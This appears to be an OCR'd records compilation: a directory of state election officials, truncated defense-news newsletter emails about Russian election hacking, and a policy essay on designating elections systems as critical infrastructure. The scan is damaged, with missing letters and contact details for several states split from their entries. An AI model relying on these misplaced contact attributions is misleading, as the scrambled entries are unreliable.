(775) 684-5708
sosexec@sos.nv.gov

New Hampshire (CEO)
Bill Gardner (D)
Secretary of State - Elected by Leg
State House, Rm 204
Concord, NH 03301
603-271-3242
kladd@sos.state.nh.us

New Jersey (CEO)
Kim Guadagno (R)
Lieutenant Governor - Elected
33 State Street, 8th Fl.
Trenton, NJ 08625
(609) 292-6000
lt.governor@nj.gov


New Mexico (CEO)
Maggie Toulouse Oliver (D)
Secretary of State - Elected
325 Don Gaspar, Suite 300
Santa Fe, NM 87501

New York
Rossanna Rosado (D)
Secretary of State - Appointed
1 Commerce Plaza
99 Washington Ave., Ste 1100




North Carolina
Elaine Marshall (D)
Secretary of State - Elected
PO Box 29622
Raleigh, NC 27626-0622


(505) 827-3600
theresa.romero@state.nm.us


Albany, NY 12231
(518) 486-9846
info@dos.ny.gov

(919) 814-5400
emarshal@sosnc.gov


North Dakota (CEO)
Alvin "Al" Jaeger (R)
Secretary of State - Elected
600 E. Boulevard Ave.
Dept. 108
Bismarck, ND 58505-0500
(701) 328-2900
ajaeger@nd.gov

Ohio (CEO)
Jon Husted (R)
Secretary of State - Elected
180 E. Broad St., 16th Fl.
Columbus, OH 43215
(614) 466-2655
jhusted@ohiosecretaryofstate.gov


Oklahoma
Dave Lopez (R)
Secretary of State - Appointed
2300 N Lincoln Blvd., Ste. 101
Oklahoma City, OK 73105
(405) 521-3912
executivelegislative@sos.ok.gov

Oregon (CEO)
Dennis Richardson (R)
Secretary of State - Elected
136 State Cap tol
Salem, OR 97310-0722
(503) 986-1523
oregon.sos@state.or.us

Pennsylvania (CEO)
Pedro A. Cortés (D)
Secretary of State - Appointed
302 North Office Building
Harrisburg, PA 17120-3025
(717) 787-6458
ST-PRESS@pa.gov

Puerto Rico
Luis Rivera Marín (R)
Secretary of State - Appointed
PO Box 9023271
San Juan, PR 00902
(787) 722-2121
secretar o@estado.pr.gov

Rhode Island (CEO)
Nellie Gorbea (D)
Secretary of State - Elected
82 Smith St., Rm 217
Prov dence, RI 02903
(401) 222-2357
nmgorbea@sos.ri.gov

South Carolina
Mark Hammond (R)
Secretary of State - Elected
1205 Pendleton Street, Suite 525
Columbia, SC 29201
(803) 734-2170
rdaggerhart@sos.sc.gov

South Dakota (CEO)
Shantel Krebs (R)
Secretary of State - Elected
500 East Capitol Ave., #204
Pierre, SD 57501
(605) 773-3537
shantel.krebs@state.sd.us

Tennessee (CEO)
Tre Hargett (R)
Sec. of State - Elected by Leg
State Capitol, First Floor
Nashville, TN 37243-0305
(615) 741-2819
tre.hargett@tn.gov

Texas (CEO)
Rolando Pablos (R)
Secretary of State - Appointed
1100 Congress Ave.
Austin, TX 78701
(512) 463-5770
secretary@sos.state.tx.us

Utah (CEO)
Spencer Cox (R)
Lieutenant Governor - Elected
PO Box 142325
Salt Lake City, UT 84114
(801) 538-1041
spencercox@utah.gov


Vermont (CEO)
Jim Condos (D)
Secretary of State - Elected
128 State Street
Montpelier, VT 05633
(802) 828-2148
jim.condos@sec.state.vt.us

Virgin Islands
Osbert Potter (I)
Lieutenant Governor - Elected
1131 King Street, Suite 101
St. Croix, USVI 00820
(340) 774-2991
petra.phipps@lgo.vi.gov

Virginia
Kelly Thomasson (D)
Secretary of the Commonwealth - Appointed
PO Box 2454
R chmond, VA 23218
(804) 786-2441
kelly.thomasson@governor.virginia.gov

Washington (CEO)
Kim Wyman (R)
Secretary of State - Elected
PO Box 40220
Olympia, WA 98503-0220
(360) 902-4151
kim.wyman@sos.wa.gov

West Virginia (CEO)
Mac Warner (R)
Secretary of State - Elected
Bldg. 1, Suite-157K
1900 Kanawha Blvd.
Charleston, WV 25305
(304) 558-6000
wvsos@wvsos.com


Wisconsin
Douglas La Follette (D)
Secretary of State - Elected
PO Box 7848
Madison, WI 53707-7848
(608) 266-8888
doug.lafollette@sos.state.wi.us

Wyoming (CEO)
Ed Murray (R)
Secretary of State - Elected
2020 Carey Ave., Ste. 600 & 700
Cheyenne, WY 82002
(307) 777-7378
secofstate@wyo.gov

NASS Office - Washington, DC
Leslie Reynolds
Executive Director
444 N. Cap tol St., NW - Ste. 401
Washington, DC 20001
(202) 624-3525
reynolds@sso.org

From: Federal Times
To: (b) [redacted]
Subject: [illegible] BI report officially implicates Russian hackers for 2016 election tampering
Date: Tuesday, January 3, 2017 6:31:04 AM

Having trouble viewing this email? | View it in your browser <http://link.federaltimes.com/view/57588556498e5745796909df523xd.4ir/31a94747>

Jan 03, 2017

Federal Times <http://link.federaltimes com/click/8496481 5859/aHR0cDovL3d3dy5mZWRlcmFsdGltZXMuY29tLw/57588556498e5745796909dfB43303bd3>
Jan 03, 2017
FOLLOW US Linkedin
<http://link.federaltimes.com/click/8496481 5859/aHR0cHM6Ly93d3cubGlua2VkaW4uY29tL2NvbXBhbnkvdGhlLWZlZGVyYWwtdGltZXM/57588556498e5745796909dfB7adaab66>
Facebook <http://link.federaltimes.com/click/8496481.5859/aHR0cHM6Ly93d3cuZmFjZWJvb2suY29tL0ZlZGVyYWxUaW1lcw/57588556498e5745796909dfB394a142d> Twitter
<http://link.federaltimes.com/click/8496481 5859/aHR0cHM6Ly90d2l0dGVyLmNvbS9mZWRlcmFsdGltZXM/57588556498e5745796909dfB51fd37cb>

Daily Brief
DHS/FBI report officially implicates Russian hackers for 2016 election tampering
<http://link.federaltimes.com/click/8496481 5859/aHR0cDovL3d3dy5mZWRlcmFsdGltZXMuY29tL2FydGljbGVzL2R

From: Federal Times
To: (b) [redacted]
Subject: nominee ta ks Trump-Russia probe
Date: Thursday, July 13, 2017 6:30:23 AM

Having trouble viewing this email? | View it in your browser <http://link.federaltimes.com/view/57588556498e5745796909df5zpeg.1ur/63f7ec1f>

Jul 13, 2017

Federal Times <http://link.federaltimes.com/click/10063960.2403/aHR0cDovL3d3dy5mZWRlcmFsdGltZXMuY29tLw/57588556498e5745796909dfB34b543bf>
Jul 13, 2017
FOLLOW US Linkedin
<http://link.federaltimes.com/click/10063960.2403/aHR0cHM6Ly93d3cubGlua2VkaW4uY29tL2NvbXBhbnkvdGhlLWZlZGVyYWwtdGltZXM/57588556498e5745796909dfBa5f3e64e>
Facebook <http://link.federaltimes com/click/10063960 2403/aHR0cHM6Ly93d3cuZmFjZWJvb2suY29tL0ZlZGVyYWxUaW1lcw/57588556498e5745796909dfB680d7f04> Twitter
<http://link.federaltimes.com/click/10063960.2403/aHR0cHM6Ly90d2l0dGVyLmNvbS9mZWRlcmFsdGltZXM/57588556498e5745796909dfBb2c074a0>

Daily Brief
FBI nominee says Trump-Russia probe is no 'witch hunt'
<http://link.federaltimes.com/click/10063960.2403/aHR0cDovL3d3dy5mZWRlcmFsdGltZXMuY29tL2FydGljbGVzL3RydW1wcy1mYmktcGljay10

From: Federal Times
To: (b) [redacted]
Subject: [illegible] .orgoes re-election, lashes GOP
Date: Wednesday, October 25, 2017 6:30:33 AM

<http://link.federaltimes.com/click/11043645.2211/aHR0cDovL3d3dy5mZWRlcmFsdGltZXMuY29t/57588556498e5745796909dfB06704671>
Having trouble viewing this email? | View it in your browser <http://link.federaltimes.com/view/57588556498e5745796909df6kpbx.1pf/148e0010>

Oct 25, 2017

Federal Times <http://link.federaltimes.com/click/11043645 2211/aHR0cDovL3d3dy5mZWRlcmFsdGltZXMuY29tLw/57588556498e5745796909dfB375daf06>
Oct 25, 2017
FOLLOW US Linkedin
<http://link federaltimes.com/click/11043645.2211/aHR0cHM6Ly93d3cubGlua2VkaW4uY29tL2NvbXBhbnkvdGhlLWZlZGVyYWwtdGltZXM/57588556498e5745796909dfB3d6b2cb5>
Facebook <http://link.federaltimes.com/click/11043645.2211/aHR0cHM6Ly93d3cuZmFjZWJvb2suY29tL0ZlZGVyYWxUaW1lcw/57588556498e5745796909dfB15c41126> Twitter
<http://link federaltimes.com/click/11043645.2211/aHR0cHM6Ly90d2l0dGVyLmNvbS9mZWRlcmFsdGltZXM/57588556498e5745796909dfB49ac44aa>

Daily Brief
GOP Sen. Flake says he'll retire, had tangled wit

From: Fifth Domain
To: (b) [redacted]
Subject: Reports: Russian Cyber Spy Treason Cases Linked to CIA
Date: Wednesday, February 1, 2017 6:30:14 AM

Having trouble viewing this email? | View it in your browser <http://link.fifthdomain.com/view/58793aef3f92a45680a1b94357jm9.1e5/cc8cd913>

Feb 01, 2017

Fifth Domain <http://link.fifthdomain.com/click/8750097.1805/aHR0cDovL3d3dy5maWZ0aGRvbWFpbi5jb20v/58793aef3f92a45680a1b943B9c4453bc>
Feb 01, 2017
FOLLOW US Linkedin
<http://link fifthdomain.com/click/8750097.1805/aHR0cHM6Ly93d3cubGlua2VkaW4uY29tL2NvbXBhbnkvZmlmdGgtZG9tYWluLWN5YmVy/58793aef3f92a45680a1b943B9681ee7e>
Facebook <http://link.fifthdomain.com/click/8750097.1805/aHR0cHM6Ly93d3cuZmFjZWJvb2suY29tL0ZpZnRoRG9tYWlu/58793aef3f92a45680a1b943B9401e24a> Twitter
<http://link fifthdomain.com/click/8750097.1805/aHR0cHM6Ly90d2l0dGVyLmNvbS9maWZ0aGRvbWFpbg/58793aef3f92a45680a1b943B2f552096>

Powered by: C4ISRNET, Defense News, Federal Times <https://media.sailthru.com/5ft/1k1/1/h/587e493c592cd.jpg>

Daily Brief
Reports: Russian Cyber Spy Treason Cases Linked to CIA <http://link.fifthdo

From: Fifth Domain
To: (b) [redacted]
Subject: [illegible]. s information warfare force
Date: Thursday, February 23, 2017 6:30:34 AM

Having trouble viewing this email? | View it in your browser <http://link.fifthdomain.com/view/58793aef3f92a45680a1b9435bl21.1ot/809b77be>

Feb 23, 2017

Fifth Domain <http://link.fifthdomain.com/click/8938585.2189/aHR0cDovL3d3dy5maWZ0aGRvbWFpbi5jb20v/58793aef3f92a45680a1b943Bb8725334>
Feb 23, 2017
FOLLOW US Linkedin
<http://link fifthdomain.com/click/8938585.2189/aHR0cHM6Ly93d3cubGlua2VkaW4uY29tL2NvbXBhbnkvZmlmdGgtZG9tYWluLWN5YmVy/58793aef3f92a45680a1b943Ba6902be3>
Facebook <http://link.fifthdomain.com/click/8938585 2189/aHR0cHM6Ly93d3cuZmFjZWJvb2suY29tL0ZpZnRoRG9tYWlu/58793aef3f92a45680a1b943B1117bf3a> Twitter
<http://link fifthdomain.com/click/8938585.2189/aHR0cHM6Ly90d2l0dGVyLmNvbS9maWZ0aGRvbWFpbg/58793aef3f92a45680a1b943B394cb681>

Powered by: C4ISRNET, Defense News, Federal Times <https://media.sailthru.com/5ft/1k1/1/h/587e493c592cd.jpg>

Daily Brief
Russian military adds new branch: Info warfare troops <http://link.fifthdom

From: Fifth Domain
To: [redacted] (b)
Subject: e "lining" of foreign government-backed hackers
Date: Wednesday, April 26, 2017 6:30:22 AM

Having trouble viewing this email? | View it in your browser <http://link.fifthdomain com/view/58793aef3f92a45680a1b9435mzlg.5u5/60d5f1cf>

Apr 26, 2017

Fifth Domain <http://link fifthdomain.com/click/9470644.7565/aHR0cDovL3d3dy5maWZ0aGRvbWFpbi5jb20v/58793aef3f92a45680a1b943B04ef9192>
Apr 26, 2017
FOLLOW US Linkedin
<http://link.fifthdomain.com/click/9470644.7565/aHR0cHM6Ly93d3cubGlua2VkaW4uY29tL2NvbXBhbnkvZmlmdGgtZG9tYWluLWN5YmVy/58793aef3f92a45680a1b943B922c9d6f>
Facebook <http://link.fifthdomain.com/click/9470644.7565/aHR0cHM6Ly93d3cuZmFjZWJvb2suY29tL0ZpZnRoRG9tYWlu/58793aef3f92a45680a1b943Bee6b2d68> Twitter
<http://link.fifthdomain.com/click/9470644.7565/aHR0cHM6Ly90d2l0dGVyLmNvbS9maWZ0aGRvbWFpbg/58793aef3f92a45680a1b943Ba64379b0>

Powered by: C4ISRNET, Defense News, Federal Times <https://media.sailthru.com/5ft/1k1/1/h/587e493c592cd.jpg>

Daily Brief
Official: 'Silver lining' in hackers working with foreign nations <http://l

From: Fifth Domain
To: (b) (6)
Subject: State lawmakers take long view of election cybersecurity
Date: Thursday, November 30, 2017 6:30:42 AM

Having trouble viewing this email? | View it in your browser

Fifth Domain

Nov 30, 2017

FOLLOW US

Daily Brief

State lawmakers: Election hacking will be long-term challenge

Officials say New York managed to dodge Russian hacking attempts last year — and they're aiming to keep it that way.

Read Story

FBI deviated from its policy on alerting hacking victims

The FBI deviated from its own policy to notify victims of computer hacking when it left U.S. officials and other Americans in the dark about Kremlin-aligned attempts to break into their personal Gmail accounts.

'Hacker-for-hire' pleads guilty to Yahoo breach

A Canadian man pleaded guilty Tuesday to charges stemming from a massive breach at Yahoo that authorities say was directed by two Russian intelligence agents and affected at least a half billion user accounts.

Pentagon watchdog: DoD remains vulnerable to insider threats

The ability of employees or government contractors to steal and disseminate troves of classified information has alarmed the Defense Department, which has taken multiple steps to stop such occurrences.

Cybersecurity company finds classified NSA, Army

data online

Data belonging to the U.S. Army's Intelligence and Security Command, a division of both the Army and the National Security Agency, was identified on an unsecured server.

The state of cyberwar: Full coverage of CyberCon 2017

Go Beyond Cybersecurity and explore the full coverage of CyberCon 2017 in our special multimedia report.

Could an air conditioner take down a military base? The Pentagon is worried

he Pentagon is looking to take steps against the possibility that a cyberattack could take down the crucial infrastructure at its bases, both domestically and overseas, per a top department official.

Chinese cybersecurity company employees accused of hacking Moody's, Siemens, Trimble

Three Chinese nationals are accused of conspiring to hack into U.S. and foreign based private corporate entities and steal their trade secrets.

Is the US behind in cyber-enabled info operations?

How information-related capabilities – especially through the cyber domain – manifest themselves from a joint command construct, is murky.

FBI didn't notify many US officials targeted by Russian hackers

The FBI failed to notify scores of U.S. officials that Russian hackers were trying to break into their personal Gmail accounts despite having evidence for at least a year that the targets were in the Kremlin's crosshairs.

To forward this email to a friend, **go here**

Fifth Domain

For additional newsletters or to manage your subscriptions, visit our **Preference Center**.
To unsubscribe, visit our **website**.

1919 Gallows Road, Ste 400, Vienna, VA 22182

From: Federal Times
To: (b) [redacted]
Subject: [illegible] Election Assistance Commission logins could lead to larger compromise
Date: Monday, December 19, 2016 6:30:58 AM

Having trouble viewing this email? | View it in your browser <http://link.federaltimes com/view/57588556498e5745796909df4zvhl 3cz/d334e26a>

Dec 19, 2016

Federal Times <http://link federaltimes com/click/8392233.4355/aHR0cDovL3d3dy5mZWRlcmFsdGltZXMuY29tLw/57588556498e5745796909dfBab9e9845>
Dec 19, 2016
FOLLOW US Linkedin
<http://link.federaltimes com/click/8392233.4355/aHR0cHM6Ly93d3cubGlua2VkaW4uY29tL2NvbXBhbnkvdGhlLWZlZGVyYWwtdGltZXM/57588556498e5745796909dfB4105084e>
Facebook <http://link.federaltimes.com/click/8392233.4355/aHR0cHM6Ly93d3cuZmFjZWJvb2suY29tL0ZlZGVyYWxUaW1lcw/57588556498e5745796909dfB8acfdc89> Twitter
<http://link.federaltimes com/click/8392233.4355/aHR0cHM6Ly90d2l0dGVyLmNvbS9mZWRlcmFsdGltZXM/57588556498e5745796909dfB30718ea0>

Daily Brief
Stolen Election Assistance Commission logins could lead to larger compromise
<http://link.federaltimes com/click/8392233.4355/aHR0cDovL3d3dy5mZWRlcmFsdGltZXMuY29tL2FydGljbGVzL3N0b2x

From: Federal Times
To: (b) [redacted]
Subject: Stolen Election Assistance Commission logins could lead to larger compromise
Date: Tuesday, December 27, 2016 3:02:03 PM

Having trouble viewing this email? | View it in your browser <http://link.federaltimes.com/view/57588556498e5745796909df51gzp.2th/2b8b18cb>

Dec 27, 2016

Federal Times <http://link.federaltimes com/click/8466757 3653/aHR0cDovL3d3dy5mZWRlcmFsdGltZXMuY29tLw/57588556498e5745796909dfB0f9288a3>
Dec 27, 2016
FOLLOW US Linkedin
<http://link.federaltimes.com/click/8466757 3653/aHR0cHM6Ly93d3cubGlua2VkaW4uY29tL2NvbXBhbnkvdGhlLWZlZGVyYWwtdGltZXM/57588556498e5745796909dfB0b4cbb3b>
Facebook <http://link.federaltimes.com/click/8466757.3653/aHR0cHM6Ly93d3cuZmFjZWJvb2suY29tL0ZlZGVyYWxUaW1lcw/57588556498e5745796909dfB626cbfc5> Twitter
<http://link.federaltimes.com/click/8466757 3653/aHR0cHM6Ly90d2l0dGVyLmNvbS9mZWRlcmFsdGltZXM/57588556498e5745796909dfB7633276d>

Cyber Weekly
Stolen Election Assistance Commission logins could lead to larger compromise
<http://link.federaltimes.com/click/8466757 3653/aHR0cDovL3d3dy5mZWRlcmFsdGltZXMuY29tL2FydGljbGVzL3N0b2

From: Fifth Domain
To: (b) [redacted]
Subject: 4 questions setting the scope of the House Russia investigation
Date: Friday, March 3, 2017 6:30:16 AM

Having trouble viewing this email? | View it in your browser <http://link fifthdomain com/view/58793aef3f92a45680a1b9435deub.1rh/846f76f2>

Mar 03, 2017

Fifth Domain <http://link.fifthdomain.com/click/9023843.2285/aHR0cDovL3d3dy5maWZ0aGRvbWFpbi5jb20v/58793aef3f92a45680a1b943B25d5d33f>
Mar 03, 2017
FOLLOW US Linkedin
<http://link fifthdomain com/click/9023843.2285/aHR0cHM6Ly93d3cubGlua2VkaW4uY29tL2NvbXBhbnkvZmlmdGgtZG9tYWluLWN5YmVy/58793aef3f92a45680a1b943B17a98829>
Facebook <http://link.fifthdomain.com/click/9023843.2285/aHR0cHM6Ly93d3cuZmFjZWJvb2suY29tL0ZpZnRoRG9tYWlu/58793aef3f92a45680a1b943B67eb6c11> Twitter
<http://link fifthdomain com/click/9023843.2285/aHR0cHM6Ly90d2l0dGVyLmNvbS9maWZ0aGRvbWFpbg/58793aef3f92a45680a1b943B05e2817c>

Powered by: C4ISRNET, Defense News, Federal Times <https://media.sailthru.com/5ft/1k1/1/h/587e493c592cd jpg>

Daily Brief
4 questions set scope of House Intel Committee's Russia investigation <http

From: F fth Domain
To: (b) [redacted]
Subject: 'Big hunt" (for Russian hackers)
Date: Monday, July 31, 2017 6:30:22 AM

Having trouble viewing this email? | View it in your browser <http://link.fifthdomain.com/view/58793aef3f92a45680a1b94362glv.5nx/04e093f6>

Jul 31, 2017

Fifth Domain <http://link.fifthdomain.com/click/10192531.7341/aHR0cDovL3d3dy5maWZ0aGRvbWFpbi5jb20v/58793aef3f92a45680a1b943B2199cd6d>
Jul 31, 2017
FOLLOW US Linkedin
<http://link.fifthdomain.com/click/10192531.7341/aHR0cHM6Ly93d3cubGlua2VkaW4uY29tL2NvbXBhbnkvZmlmdGgtZG9tYWluLWN5YmVy/58793aef3f92a45680a1b943Bf043e01e>
Facebook <http://link fifthdomain com/click/10192531.7341/aHR0cHM6Ly93d3cuZmFjZWJvb2suY29tL0ZpZnRoRG9tYWlu/58793aef3f92a45680a1b943B97327008> Twitter
<http://link.fifthdomain.com/click/10192531.7341/aHR0cHM6Ly90d2l0dGVyLmNvbS9maWZ0aGRvbWFpbg/58793aef3f92a45680a1b943Bf1dc2044>

Powered by: C4ISRNET, Defense News, Federal Times <https://media.sailthru.com/5ft/1k1/1/h/587e493c592cd jpg>

Daily Brief
'Big hunt' for Russian hackers, but no obvious election link <http://li

From: Federal Times
To: (b) [redacted]
Subject: [illegible] s criticism of Russia hacking claim could haunt h m
Date: Tuesday, December 13, 2016 7:14:43 PM

Having trouble viewing this email? | View it in your browser <http://link.federaltimes.com/view/57588556498e5745796909df4z8pw.3ac/a0016fae>

Dec 13, 2016

Federal Times <http://link federaltimes.com/click/8362724.4260/aHR0cDovL3d3dy5mZWRlcmFsdGltZXMuY29tLw/57588556498e5745796909dfB99ad825a>
Dec 13, 2016
FOLLOW US Linkedin
<http://link.federaltimes.com/click/8362724.4260/aHR0cHM6Ly93d3cubGlua2VkaW4uY29tL2NvbXBhbnkvdGhlLWZlZGVyYWwtdGltZXM/57588556498e5745796909dfB7537836e>
Facebook <http://link.federaltimes.com/click/8362724.4260/aHR0cHM6Ly93d3cuZmFjZWJvb2suY29tL0ZlZGVyYWxUaW1lcw/57588556498e5745796909dfB9cc53f7e>
Twitter <http://link.federaltimes.com/click/8362724.4260/aHR0cHM6Ly90d2l0dGVyLmNvbS9mZWRlcmFsdGltZXM/57588556498e5745796909dfBee0eeca3>

Cyber Weekly
Trump's criticism of Russia hacking claim could haunt him
<http://link.federaltimes.com/click/8362724.4260/aHR0cDovL3d3dy5mZWRlcmFsdGltZXMuY29tL2FydGljbGVzL3RydW1wcy1jcml0aWNpc20tb

From: Fifth Domain
To: (b) [redacted]
Subject: [illegible] y of Russia-based anti-virus firm
Date: Wednesday, July 12, 2017 6:30:58 AM


Having trouble viewing this email? | View it in your browser <http://link.fifthdomain.com/view/58793aef3f92a45680a1b9435zi9b.5ql/b1e347fc>

Jul 12, 2017

Fifth Domain <http://link.fifthdomain.com/click/10054703.7437/aHR0cDovL3d3dy5maWZ0aGRvbWFpbi5jb20v/58793aef3f92a45680a1b943B3de6b8cb>
Jul 12, 2017
FOLLOW US Linkedin
<http://link.fifthdomain.com/click/10054703.7437/aHR0cHM6Ly93d3cubGlua2VkaW4uY29tL2NvbXBhbnkvZmlmdGgtZG9tYWluLWN5YmVy/58793aef3f92a45680a1b943Bbc8c545e>
Facebook <http://link.fifthdomain.com/click/10054703.7437/aHR0cHM6Ly93d3cuZmFjZWJvb2suY29tL0ZpZnRoRG9tYWlu/58793aef3f92a45680a1b943B91c41339> Twitter
<http://link.fifthdomain.com/click/10054703.7437/aHR0cHM6Ly90d2l0dGVyLmNvbS9maWZ0aGRvbWFpbg/58793aef3f92a45680a1b943Baa2851c3>

Powered by: C4ISRNET, Defense News, Federal Times <https://media.sailthru.com/5ft/1k1/1/h/587e493c592cd.jpg>

Daily Brief
US government backing away from Russia-based Kaspersky Labs <http://lin



The Problem with a New Elections System Critical Infrastructure Sector

cip.gmu.edu/2016/10/13/prob em-new-e ect ons-system-cr t ca - nfrastructure-sector/

10/13/2016

Stephen Jackson, J.D., Center for Infrastructure Protection and Homeland Security

Introduction

On August 18, 2016, the Federal Bureau of Investigation's (FBI) Cyber Division issued a "flash" alert warning states of the potential risks of cyberattacks against voter registration lists. The FBI issued this warning to raise awareness of cyber vulnerabilities following penetrations of Illinois and Arizona voter registration lists in the lead up to the November 8 U.S. elections.[1] According to David Kennedy of TrustedSec, the lack of sophistication of the attacks on these elections systems indicates that they may be preparatory, serving as a precursor to a larger attack.[2] These hacks were significant, however, as hackers retrieved personal information on about 200,000 Illinois residents, leading state officials to shut down voter registration for 10 days.[3]

Though the information stolen from these registration lists was public information, the fact that hackers exploited vulnerabilities in state elections systems poses unique concerns for the legitimacy of outcomes in future U.S. elections. The Obama administration identified these concerns prior to the Illinois and Arizona hacks when Secretary of the Department of Homeland Security (DHS), Jeh Johnson, entertained the idea of classifying state elections systems as critical infrastructure (CI).[4] In the event DHS formed a new CI sector for elections systems, it would join sixteen existing CI sectors, which range from the Energy Sector to the Transportation Systems Sector.[5]

Pursuant to Presidential Policy Directive 21 (PPD-21), the DHS Secretary may designate specific sectors of the U.S. economy as CI sectors, which are defined as "systems and assets, whether physical or virtual, so vital to the United States that the incapacity or destruction of such systems and assets would have a debilitating impact on security, national economic security, national public health or safety, or any combination of those matters."[6] When this classification occurs, PPD-21 provides for DHS to enhance sector resiliency by maintaining "national critical infrastructure centers," coordinating with various governmental agencies through information sharing and technical assistance, and providing comprehensive preparedness standards and emergency planning devices for that specific sector.[7] In addition, each CI sector is assigned to a sector-specific agency (SSA), which operates as a facilitator between the state and federal governments in information sharing and logistical support.

The Current State of U.S. Elections Systems

The current framework for U.S. elections systems is derived from Article 1 Section 4 Clause 1 of the U.S.

Constitution, which reads "[t]he Times, Places and Manner of holding Elections for Senators and Representatives, shall be prescribed in each State by the Legislature thereof; but the Congress may at any time by Law make or alter such Regulations, except as to the Place of Chusing Senators."[8] Traditionally, states predominantly held control of selecting the manner in which federal elections were executed, subject to congressional action. In the latter half of the 20th century, Congress increased its oversight of elections through implementing legislation like the Voting Rights Act, usually to curtail state discriminatory practices against the voting rights of minorities.[9] However, to a large extent, individual states still control the oversight of federal elections, including technologies like voting booths and voter registration lists.

U.S. elections systems dramatically changed after the controversial 2000 presidential election and corresponding recount of ballots in Florida. Upon entering office, President George W. Bush sought to reform U.S. elections systems to avoid future confusion in presidential elections. As part of this initiative, Congress passed The Help America Vote Act of 2002 (HAVA) which, *inter alia*, provided for the creation of the Election Assistance Commission (EAC). The HAVA provides mandatory minimum standards for states to following regarding elections systems in an attempt to avoid issues similar to the 2000 election.[10] The HAVA also mandates the EAC—with support from the National Institute of Standards and Technology (NIST)—to perform the regulatory tasks of certifying elections-systems technologies, forming guidelines for elections systems, and maintaining the National Voter Registration form.[11] Although the HAVA increases the role of the federal government in elections systems oversight, much of the HAVA and EAC's role is in defining enhanced voter security through voluntary guidelines and suggestions, like the Voluntary Voting System Guidelines (VVSGs). State regulation is still the most significant form of elections systems protection.

Potential Cyber Vulnerabilities for Elections Systems

Members of Congress have voiced their concern over whether elections systems in the United States are protected against devastating cyberattacks. As a result of the cyberattack on the Democratic National Committee's (DNC) server, purportedly conducted by the Russian government, Democratic Congressman Hank Johnson proposed two separate bills to combat cyberattacks against elections systems.[12] Both bills include provisions to enhance elections-systems security against cyber activities to protect the integrity of U.S. elections. Congressman Johnson's introduction of these bills raises a question of whether elections systems are in fact vulnerable to cyberattacks similar to the attack on the DNC or the attacks on the Illinois and Arizona voter registration lists. If so, then the federal regulations presented by Congressman Johnson, which include mandatory changes to voting technology and centralized oversight, may be warranted.

Like any technical system, elections systems face the potential harm posed by hackers, whether they are independent or state-sponsored. Hackers need only gain access to software used in voting booths or electronic aggregations of voter information to wreak havoc on election results. Yet, voting via the Internet is not a reality in the United States; individual states use various forms of handwritten, electronic, or quasi-electronic ballots to cast votes. Differences do exist between typical cyberattacks and potential attacks against elections systems, however. For instance, the DNC hackers exploited vulnerabilities in the DNC's network server via the Internet.[13] The major difference between the DNC hack and potential issues with elections systems are that voting booths are not connected to the Internet, while voter aggregation systems on the county and state levels are also not connected to the Internet. To be sure, the potential does exist for hackers to exploit vulnerabilities in computers used to aggregate votes if they become connected to the Internet, which Professor Andrew Appel of Princeton University believes is a real possibility.[14] But, states implement procedures to ensure that these computers are by default not connected to the Internet.[15]

Barring an inadvertent connection to the Internet, these computers (as well as electronic voting machines) must be compromised with a physical intrusion, much like how Bradley Manning infiltrated military computers by using compact discs to send information to WikiLeaks.[16] Professor Appel, along with several graduate students, demonstrated the ease with which voting booths could be compromised—first by physically breaking into a voting booth, then replacing easily accessible ROM chips with ones containing malicious code.[17] Professor Appel also demonstrated that similar vulnerabilities exist with software in voter aggregation computers by successfully installing malware. With proper access to these elections systems, independent or state-sponsored actors could disrupt American elections in a matter of minutes.

The Problem with a New CI Sector for Elections Systems

The speed and efficiency with which Professor Appel and his team could hack voting booths and voter aggregation computers is quite alarming. However, these successful attempts must be viewed in the context of the overall U.S. elections system. The term "elections system" is somewhat misleading since it implies a centralized and uniform process. To the contrary, as illustrated previously, elections systems in the United States are predominantly managed on the state and local levels. Furthermore, of the 50 states, only five exclusively use electronic voting booths without any form of additional paper trail.[18] This is not to say that other states fail to use any form of electronic voting system; many states utilize either completely handwritten ballots or an electronic voting booth with or without a corresponding paper trail.[19] However, the main issue regarding the protection of elections systems is what procedures and best practices provide the most resiliency against cyberattacks.

In the event that the DHS Secretary or Congress decides that elections systems should become a separate CI sector, a myriad of logistical and potentially constitutional issues arise. As stated, when DHS forms a new CI sector pursuant to PPD-21, DHS must create a new national CI center, formulate sector preparedness standards, and become the focal center for oversight and regulation. However, this potentially clashes with the U.S. Constitution since the states first and foremost hold the right to determine their own election procedures, subject to acts of Congress.[20] Although the Supreme Court has not encountered this legal issue in the past, DHS may need a mandate from Congress to designate elections systems as a CI sector first.

In the event that DHS creates a new elections system CI sector, it also faces issues regarding a lack of diversity in cybersecurity. Currently, the elections system in the United States is quite diverse: many states allow individual counties to choose whether they will utilize electronic voting booths; others use only handwritten ballots; and some use electronic ballots that either include or exclude a paper trail. This diversity allows states to protect against individual or small numbers of cyberattacks resulting in vast and devastating consequences. If elections systems become a new CI sector, the potential exists for a top-down regulatory approach sanctioned by DHS that fails to fully realize the benefits of diversity in voting procedures. In addition, a new elections system CI sector would compete with the already existing EAC and NIST responsibilities for voter protection and enhancement on the federal level. With a new CI sector, DHS will compete with the EAC and NIST for federal money and influence over the electoral system. This could lead to confusion at both the federal and state levels over which preparedness standards must be met or disregarded, as well as lead to an unnecessary increase in federal spending.

Alternative Solutions with Existing Governmental Structures

